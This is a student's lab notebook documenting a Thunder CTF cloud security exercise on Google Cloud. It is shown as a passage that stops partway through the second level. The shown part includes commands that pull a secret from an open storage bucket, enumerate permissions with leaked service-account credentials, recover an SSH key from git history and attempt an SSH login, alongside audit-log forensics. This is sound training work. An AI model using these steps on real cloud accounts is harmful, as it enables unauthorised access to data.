# CS 595 Lab Notebook

## Lab 7

**Name:** Jarren Calizo
**OdinID:** calizo
**Date:** May 28, 2025

# Table of Contents

Lab Overview 2
Lab 7.1 Tools Setup 3
Step 1: AWS Academy Canvas Setup 3
Step 2: AWS Lab Environment Initialization 3
Step 3: AWS CloudShell Verification 3
Lab 7.2 Thunder CTF 4
Step 1: Overview 4
Step 2: Configure Thunder CTF on GCP 4
Step 3: a1openbucket Compromise + Data Access Audit Log Recon 5
Step 4: Logs Explorer Visualization (a1openbucket) 7
Step 5: Level Clean-Up and Deployment Audit (a1openbucket) 8
Steps 6-8: Thunder CTF – a2finance 10
Steps 9-10: a3password (Cloud Function Secret Exfiltration) 17
Step 11: Compromise Level & Logging Review (a4error) 22
Step 12: Log Analysis (Post-Compromise Forensics; a4error) 24
Steps 13-14: a5power – Exfiltration Analysis & Role Escalation Tracking 27
Steps 15-16: a6container 31

# Lab Overview

Lab 7 was an intensive deep dive into real-world attack chains and forensic analysis using Thunder CTF—a Google Cloud-based simulation of progressive adversarial scenarios. Across six escalating levels (a1–a6), I alternated between attacker and defender perspectives, leveraging IAM misconfigurations, exposed secrets, SSRF vulnerabilities, cloud function logic flaws, and access token hijacking to retrieve confidential secret.txt files from private buckets. Each level emphasized not just compromise, but also the importance of structured logging, audit trail validation, and policy hardening in cloud environments.

I began by configuring my Thunder CTF GCP project with detailed audit logging enabled. From there, I tackled each level methodically:

- a1openbucket demonstrated unrestricted GCS access, teaching me how audit logs reveal IP, user agent, and access method details even in misconfigured environments.

- a2finance expanded the threat model by introducing GitHub-leaked credentials and GCE log analysis to locate a target’s financial data.

- a3password reinforced how a weak XOR "crypto" scheme in a Cloud Function can be reverse engineered to leak secrets, all traceable via Logs Explorer.

- a4error simulated a privilege escalation through token leakage in function logs—allowing SSH key injection and lateral movement into a GCE instance.

- a5power focused on abusing overly permissive cloud function roles to harvest metadata tokens and escalate IAM roles—highlighting how permission granularity is critical.

- a6container rounded out the lab with a classic container-based SSRF that leaked a VM metadata token, which was then abused externally to fetch secret.txt—confirming the attack via HTTP logs inside the container itself.

This lab not only sharpened my offensive cloud security skills, but also gave me confidence in performing root-cause analysis and building detection logic around privilege misuse, exfiltration vectors, and audit trail anomalies. It felt like a real incident response engagement compressed into a week of hands-on learning.

# Lab 7.1 Tools Setup

## *Step 1: AWS Academy Canvas Setup*

To begin this lab, I activated my AWS account through the AWS Academy Canvas platform. Upon receiving the course invitation via email, I followed the link to register and log in at https://awsacademy.instructure.com. Once inside the Canvas interface, I navigated to the Modules section and launched the AWS Academy Learner Lab. This redirected me into a Vocareum-provisioned lab environment tied to a temporary student AWS account, where I could manage and control cloud usage with an isolated budget.

## *Step 2: AWS Lab Environment Initialization*

Inside the Learner Lab dashboard, I clicked Start Lab. This provisioned my AWS session and flipped the AWS status indicator from red to green, confirming that my temporary account was live and fully activated. I then accessed AWS Details to retrieve critical access credentials, including the aws_access_key_id, aws_secret_access_key, and aws_session_token. These were pre-scoped for session use within the us-east-1 (Northern Virginia) region and bounded to the account ID 531502899072.

After launching the console by clicking the AWS button, I was successfully logged in as an assumed IAM role under the name **voclabs/user4117558=calizo@pdx.edu**, which confirms my identity and the isolated scope of this lab environment (see first screenshot). No applications were provisioned by default, ensuring I started in a clean environment.

## *Step 3: AWS CloudShell Verification*

To interact with AWS resources programmatically, I launched AWS CloudShell from the top navigation bar. This opened a pre-configured CLI terminal tied to my active learner lab session, with AWS CLI tools and environment variables already set.

To verify access, I ran the following command:

- aws sts get-caller-identity

The output confirmed my assumed role identity and active credentials:

```
{
  "UserId": "AROAXX...:user4117558=calizo@pdx.edu",
```

"Account": "531502899072",
"Arn":
"arn:aws:sts::531502899072:assumed-role/voclabs/user4117558=calizo@pdx.edu"
}

This validated that AWS CLI access was working as expected without needing manual configuration. At this point, I was ready to proceed with subsequent labs leveraging AWS services directly from this environment.

# Lab 7.2 Thunder CTF

## *Step 1: Overview*

This lab introduced Thunder CTF, a progressive, scenario-based cloud security capture-the-flag challenge designed to simulate both offensive exploitation and defensive forensics on Google Cloud Platform (GCP). Each level tasks the player with exploiting vulnerable infrastructure to retrieve a hidden secret, while the complementary defender path focuses on incident response and audit log analysis. The CTF is cost-efficient, deployable within GCP’s free tier, and runs entirely through Cloud Shell, offering a consistent and pre-configured environment for GCP CLI and Python tooling.

## *Step 2: Configure Thunder CTF on GCP*

I began by creating a new GCP project and launching Cloud Shell from the top navigation bar of the GCP Console. Using gcloud config set project, I scoped all future API actions to my new Thunder CTF project. Within a virtual Python environment (env-tctf), I cloned the official Thunder CTF repository, installed its dependencies via pip3, and enabled both the cloudresourcemanager and serviceusage APIs.

To activate the environment, I ran:
python3 thunder.py activate_project thunderctf-calizo-calizo

When prompted, I selected y to enable audit logging in support of the defender-side analysis exercises.

Following activation, I navigated to IAM & Admin > Audit Logs within the GCP Console to verify detailed logging was applied to all relevant services. While most services were pre-configured correctly, I had to manually set the default audit log configuration to ensure Admin Read, Data Read, and Data Write log types were

enabled globally. This configuration was necessary to guarantee sufficient visibility for forensic inspection in later levels.

At this point, the project was fully configured and ready for level deployment.


## *Step 3: a1openbucket Compromise + Data Access Audit Log Recon*

To begin the challenge, I launched the a1openbucket level from my Cloud Shell by running:

- source env-tctf/bin/activate
- python3 thunder.py create thunder/a1openbucket

Level deployment completed successfully, and the bucket name al-bucket-431187999955 was stored in start/alopenbucket.txt. I recorded the launch timestamp using date:

- Sat May 31 01:20:54 AM UTC 2025.




To compromise the level, I used the gsutil CLI:


- gsutil ls gs://al-bucket-431187999955
- gsutil cp gs://al-bucket-431187999955/secret.txt .

I retrieved the secret using cat secret.txt:

- 9655564210334637273634404726171752600944114062513

Final exploit timestamp recorded:

- Sat May 31 01:27:28 AM UTC 2025.




To analyze the attack from a forensic lens, I issued:
gcloud logging read
"logName=projects/thunderctf-calizo-calizo/logs/cloudaudit.googleapis.com%2Fdata_access" --limit=20 --format=json

I verified the storage.objects.get method in the logs, tied to my principal email (calizo@pdx.edu), with IP 34.19.46.145 and user agent gsutil/5.34.

The bucket and secret file involved:


- gs://al-bucket-431187999955/secret.txt

## *Step 4: Logs Explorer Visualization (a1openbucket)*

Using GCP's Logs Explorer (via the hamburger menu > Logging > Logs Explorer), I performed visual correlation of the compromise event:

1. I switched the resource type to GCS Bucket, log name to data_access, and filtered the bucket name.
2. I set a custom time range between the start and end timestamps recorded earlier.
3. The query confirmed:
    - resource.type="gcs_bucket"
    - resource.labels.bucket_name="a1-bucket-431187999955"
    - log_name="projects/thunderctf-calizo-calizo/logs/cloudaudit.googleapis.com%2Fdata_access"

I clicked into the log entry for the storage.objects.get operation. Nested fields validated the IP address, user agent, principal email, and bucket location.




Screenshot above confirming audit trail and exfiltration evidence.


## *Step 5: Level Clean-Up and Deployment Audit (a1openbucket)*

To remove the resources:

- python3 thunder.py destroy

Confirmed timestamp of level destruction:

- Sat May 31 01:45:38 AM UTC 2025




Back in Logs Explorer, I changed resource type to Deployment to locate deployment events. I queried:

- resource.type="deployment"


Q&A -

Creation methodName:

- **v2.deploymentmanager.deployments.insert**


Principal email:

- **calizo@pdx.edu**




Deletion methodName:

- **v2.deploymentmanager.deployments.delete**




Both operations were verified visually by expanding the log payloads. This confirmed lifecycle events for the level were properly audited and linked to my identity.


## *Steps 6-8: Thunder CTF - a2finance*


After launching the level and noting the start time at Sat May 31 02:41:36 AM UTC 2025, I retrieved both the a2finance.txt and a2-access.json files from the start/ directory. The victim assigned to me was STEVEN THOMAS, and my objective was to locate his credit card number hidden somewhere in the project infrastructure.

I ran the provided script (scripts/test-permissions.py) using the compromised a2-access.json credentials to enumerate granted permissions. Among the results was storage.buckets.list, which I used via:

- gsutil ls

This returned the bucket gs://a2-bucket-991176781518, which I recursively copied and found to contain a .git repository. By exploring its commit history and checking out the initial commit, I uncovered a leaked SSH private key file.




Despite this, an attempt to SSH into the compute instance using the .json file failed:

- ssh -i a2-access.json clouduser@34.168.139.34
    - Load key "a2-access.json": error in libcrypto
    - Permission denied (publickey)

*Clarifying the Failure (Important Note)*

Note: I realized too late that I had not run the required:

- gcloud auth activate-service-account --key-file=start/a2-access.json

until the end of the level. This likely caused unintended behavior, particularly during attempts to use GCP APIs or SSH using service-linked identities. The .json key was a

service account key, not an SSH private key, and attempting to SSH with it directly caused the OpenSSH error.

If I had activated the service account earlier, I would have been able to use the correct private key (recovered from the git history) and then SSH using:

- ssh -i [recovered-key-file] clouduser@34.168.139.34


Once inside, I would've been able to run:

- last

to reveal external login origins.

**1. Secret Credit Card Number (Exfiltration Evidence)**

Even without the successful SSH, I still located the transaction log via Logs Explorer using:




(Screenshot provided: Credit card log payload)


- logName="projects/thunderctf-calizo-calizo/logs/transactions" AND jsonPayload.name="STEVEN THOMAS"

- Credit Card Number: 1396950888190583
- Transaction Total: $57.65

**2. Service Account Used to Perform Log Read**

